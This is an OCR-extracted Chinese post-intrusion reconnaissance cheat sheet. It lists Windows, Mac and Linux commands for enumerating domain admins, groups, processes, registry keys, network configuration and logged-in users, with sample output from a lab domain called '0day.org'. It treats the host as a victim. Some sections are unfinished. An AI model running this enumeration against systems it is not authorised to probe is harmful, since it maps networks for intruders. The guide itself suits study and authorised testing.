
Mac:

- pwpolicy getaccountpolicies

防护：

确保仅注册有效的密码过滤器。 筛选器 DLL 必须存在于域控制器和/或本地计算机的 Windows 安装目录（默认情况下为 C：\ Windows \ System32 \）中，并且具有

HKEY*LOCAL*MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages 中的相应条目。




外设查看


1、查看全部已连接设备

(可查看所有已连接的蓝牙、打印机、U 盘等)

方法 1: 【计算机】→【打开控制面板】→【查看设备和打印机】




方法 2：【计算机管理】→【设备】或直接输入 dos 命令：devmgmt.msc



2、查看磁盘驱动器、U 盘

wmic logicaldisk //查看所有盘符（包括软驱和 U 盘）



3、搜索可用打印机

a.界面操作

windows:【计算机】→【打开控制面板】→【查看设备和打印机】→【添加设备】

mac:【左上角苹果按钮】→【系统偏好设置】→【打印机与扫描仪】

b.shell 操作(需要补充)

cmd:

powshell:

4、搜索蓝牙

a.界面操作

windows:【计算机】→【打开控制面板】→【查看设备和打印机】→【添加设备】

mac:【左上角苹果按钮】→【系统偏好设置】→【打印机与扫描仪】

b.shell 操作（需要补充）


cmd:

powershell:

权限组查看

Windows：

- net group /domain //列出该域内分组



- net localgroup "administrators" //查看本机管理员组有哪些用户

- net localgroup users

```
C:\Users\jack.0DAY>net localgroup users
别名     users
注释     防止用户进行有意或无意的系统范围的更改，但是可以运行大部分应用程序

成员

-------------------------------------------------------------------------------
0DAY\Domain Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
命令成功完成。
```

- net group "domain admins" /domain //获得域管理员列表

```
C:\Users\jack.0DAY>net group "domain admins" /domain
这项请求将在域 0day.org 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator            antivirus                backup
secretary                sqladmin                 websvr
命令成功完成。
```

- PoshC2 模块中的 Get-LocAdm 枚举权限组

Mac：

- dscacheutil -q group 域
- dscl . -list /Groups 本地组

Linux：

groups 本地组

```
root@vultr:~/sqlmap# groups
root
```

ldapsearch 域

```
root@vultr:~/sqlmap# ldapsearch
ldap_sasl_interactive_bind_s: Can't contact LDAP server (-1)
```

进程查看

Windows：tasklist /v

```
C:\Users\jack.0DAY>tasklist /v

映像名称                       PID 会话名              会话#       内存使用  状态
                           CPU 时间 窗口标题
========================= ======== ================ =========== ============ ===============
========================= ============ ================================================
System Idle Process              0 Services                   0         24 K Unknown
                           9:07:26 暂缺
System                           4 Services                   0        368 K Unknown
                           0:00:22 暂缺
smss.exe                       232 Services                   0      1,220 K Unknown
                           0:00:00 暂缺
csrss.exe                      320 Services                   0      5,400 K Unknown
                           0:00:00 暂缺
```

wmic process get caption,handle,commandline,executablepath //列出进程信息

```
C:\Users\jack.0DAY>wmic process get caption,handle,commandline,executablepath
Caption                  CommandLine                                                 ExecutablePath
                         Handle
System Idle Process
                         0
System
                         4
smss.exe
                         232
csrss.exe
                         320
wininit.exe
                         372
csrss.exe
                         380
```

Mac/Linux：

ps

```
root@vultr:~/sqlmap# ps
  PID TTY          TIME CMD
 5249 pts/0    00:00:00 bash
 5475 pts/0    00:00:02 python
17286 pts/0    00:00:00 ps
```

查询注册表

reg /?

```
C:\Users\jack.0DAY>reg /?

REG Operation [Parameter List]

  Operation  [ QUERY   | ADD    | DELETE  | COPY    |
               SAVE    | LOAD   | UNLOAD  | RESTORE |
               COMPARE | EXPORT | IMPORT  | FLAGS ]
```

注册表类型结构：键、值、值类型

reg query //在 windows 注册表中查询信息

检查注册表项 HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings 以获取代理配置信息

HKLM\System\CurrentControlSet\Services\mssmbios\Data\SMBiosData 注册表项以获取系统制造商值以识别机器类型

rem reg query 命令从 Registry 键获取值

HKEY*LOCAL*MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall 检查系统上安装的软件

远程系统查看

Windows：

- net view //当前域的计算机列表
- net view /domain //查看所有域
- C:\Windows\System32\Drivers\etc\hosts
- ping 命令

Mac:


ping 命令

/etc/hosts

linux：

ping 命令

etc/hosts



安全软件查看

netsh 命令

如：netsh advfirewall firewall //查看防火墙设置

reg query

dir

tasklist /v

查看一些目录像 C:\Program\Files\

系统信息查看

Windows：

ver //当前使用系统的版本

systeminfo

```
C:\Users\jack.0DAY>systeminfo
                                                                          a
主机名:           PC-JACK-0DAY
OS 名称:          Microsoft Windows 7 专业版
OS 版本:          6.1.7601 Service Pack 1 Build 7601
OS 制造商:        Microsoft Corporation
OS 配置:          成员工作站
OS 构件类型:      Multiprocessor Free
注册的所有人:     jack
注册的组织:
产品 ID:          00371-868-0000007-85918
初始安装日期:     2019/5/20, 15:33:05
系统启动时间:     2019/8/9, 12:48:38
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         x64-based PC
处理器:           安装了 2 个处理器。
                  [01]: Intel64 Family 6 Model 158 Stepping 9 GenuineIntel ~3000 Mhz
                  [02]: Intel64 Family 6 Model 158 Stepping 9 GenuineIntel ~3000 Mhz
BIOS 版本:        Phoenix Technologies LTD 6.00, 2018/4/13
Windows 目录:     C:\Windows
系统目录:         C:\Windows\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (UTC+08:00)北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:     2,351 MB
可用的物理内存:   1,695 MB
```

gpresult

```
C:\Users\jack.0DAY>gpresult

GPRESULT [/S system [/U username [/P [password]]]] [/SCOPE scope]
         [/USER targetusername] [/R | /U | /Z] [(/X | /H) <filename> [/F]]

描述:
    此命令行工具显示目标用户和计算机的策略结果集 (RSoP) 的信息。

参数列表:
    /S        system           指定要连接到的远程系统。

    /U        [domain\]user    指定命令应在其下执行的
                               用户上下文。
                               无法与 /X、/H 一起使用。

    /P        [password]       为给定的用户上下文指定密码。如果省
                               略则提示输入。
                               无法与 /X、/H 一起使用。

    /SCOPE    scope            指定是显示用户还是计算机设置。
                               有效值: "USER", "COMPUTER"。

    /USER     [domain\]user    指定要显示 RSOP 的用户名称。
```

```
C:\Users\jack.0DAY>gpresult /v

Microsoft (R) Windows (R) 操作系统组策略结果工具 v2.0
版权所有 (C) Microsoft Corp。1981-2001

创建于 2019/8/9，14:18:35


0DAY\jack 的 RSOP 数据，位于 PC-JACK-0DAY 上：登录模式
-----------------------------------------------------

OS 配置:            成员工作站
OS 版本:            6.1.7601
站点名称:           暂缺
漫游配置文件:       暂缺
本地配置文件:       C:\Users\jack.0DAY
使用慢速链接?:      否


用户设置
---------
    CN=jack,OU=法务,DC=0day,DC=org
    上一次应用组策略的时间: 于 2019/8/9，12:53:23
    应用的组策略来源于:    OWA2010SP3.0day.org
    组策略慢速链接阈值:    500 kbps
    域名:                  0DAY
    域类型:                Windows 2000
```


hostname //查看主机名

```
C:\Users\jack.0DAY>hostname
PC-jack-0day

C:\Users\jack.0DAY>
```


date /t //查看系统日期

```
C:\Users\jack.0DAY>date /t
2019/08/09 周五
```

net config workstation



set //显示、设置或删除 cmd.exe 环境变量



HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum //获取构建标识符以及受害者硬盘驱动器信息

```
C:\Users\jack.0DAY>reg query "HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Disk\Enum
    0    REG_SZ    SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S\5&22be343f&0&000000
    Count    REG_DWORD    0x1
    NextInstance    REG_DWORD    0x1
```

Linux：

ls –la /Applications //收集安装的应用程序 目录是 Application

cat /proc/cpuinfo | grep –c "cpu family" 2>&1 命令收集系统信息

```
root@vultr:~# cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 61
model name      : Virtual CPU 523cbcdd6ca4
stepping        : 2
microcode       : 0x1
cpu MHz         : 2394.454
cache size      : 16384 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
```

Mac:

systemsetup //查看系统的详细分类，需要管理权限

system_profiler //配置部分，无需权限

系统网络设置查看

Windows：

ipconfig /all

```
C:\Users\jack.0DAY>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : PC-jack-0day
   主 DNS 后缀 . . . . . . . . . . . : 0day.org
   节点类型 . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : 0day.org

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . . . . . . . . . : 00-0C-29-AB-85-D4
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::559f:578a:72cb:f0cb%11(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.62(首选)
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-24-74-0E-4E-00-0C-29-C5-3E-C3
   DNS 服务器  . . . . . . . . . . . : 192.168.3.142
                                       8.8.8.8
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

arp –a

```
C:\Users\jack.0DAY>arp -a

接口: 192.168.3.62 --- 0xb
  Internet 地址         物理地址              类型
  192.168.3.142         00-0c-29-8f-41-3c     动态
  192.168.3.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

route print //打印路由

```
C:\Users\jack.0DAY>route print
===========================================================================
接口列表
 11...00 0c 29 ab 85 d4 ......Intel(R) PRO/1000 MT Network Connection
  1...........................Software Loopback Interface 1
 12...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 13...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================

IPv4 路由表
===========================================================================
活动路由:
网络目标        网络掩码          网关       接口   跃点数
          0.0.0.0          0.0.0.0      192.168.3.1     192.168.3.62    266
        127.0.0.0        255.0.0.0            在链路上         127.0.0.1    306
        127.0.0.1  255.255.255.255            在链路上         127.0.0.1    306
  127.255.255.255  255.255.255.255            在链路上         127.0.0.1    306
      192.168.3.0    255.255.255.0            在链路上       192.168.3.62    266
     192.168.3.62  255.255.255.255            在链路上       192.168.3.62    266
    192.168.3.255  255.255.255.255            在链路上       192.168.3.62    266
        224.0.0.0        240.0.0.0            在链路上         127.0.0.1    306
        224.0.0.0        240.0.0.0            在链路上       192.168.3.62    266
  255.255.255.255  255.255.255.255            在链路上         127.0.0.1    306
  255.255.255.255  255.255.255.255            在链路上       192.168.3.62    266
===========================================================================
永久路由:
  网络地址          网络掩码  网关地址  跃点数
          0.0.0.0          0.0.0.0      192.168.3.1      默认
===========================================================================
```

getmac //获取 mac 地址

```
C:\Users\jack.0DAY>getmac

物理地址            传输名称
=================== ==========================================================
00-0C-29-AB-85-D4   \Device\Tcpip_{0739E4DA-21BC-4D58-A2DA-D7CA729B22B7}
```

netsh interface show //发现网络接口设置

```
C:\Users\jack.0DAY>netsh interface show

下列指令有效:

此上下文中的命令:
show interface - 显示接口。

C:\Users\jack.0DAY>netsh interface show interface

管理员状态      状态          类型            接口名称
-------------------------------------------------------------------------
已启用          已连接        专用            本地连接
```

nbtstat –n

```
C:\Users\jack.0DAY>nbtstat -n

本地连接:
节点 IP 址址: [192.168.3.62] 范围 ID: []

              NetBIOS 本地名称表

    名称                类型         状态
    ---------------------------------------------
    PC-JACK-0DAY   <00>  唯一         已注册
    0DAY           <00>  组           已注册
    PC-JACK-0DAY   <20>  唯一         已注册
```

nbtstat –s

```
C:\Users\jack.0DAY>nbtstat -s

本地连接:
节点 IP 址址: [192.168.3.62] 范围 ID: []

    无连接
```

Linux:


ifconfig

系统网络链接查看


Windows:

net use

net session //查询会话



netstat –ano




Mac/Linux：

netstat –ano

lsof //查看你进程开打的文件，打开文件的进程，进程打开的端口(TCP、UDP)

who –a

w



系统管理员/用户查看

Windows:

whoami

```
C:\Users\jack.0DAY>whoami
0day\jack
```

query user

```
C:\Users\jack.0DAY>query user
 用户名                 会话名             ID  状态    空闲时间    登录时间
>jack                   console             1  运行中      无      2019/8/9 12:53
```

Mac:

user/w/who

Linux：

w/who

系统服务查看

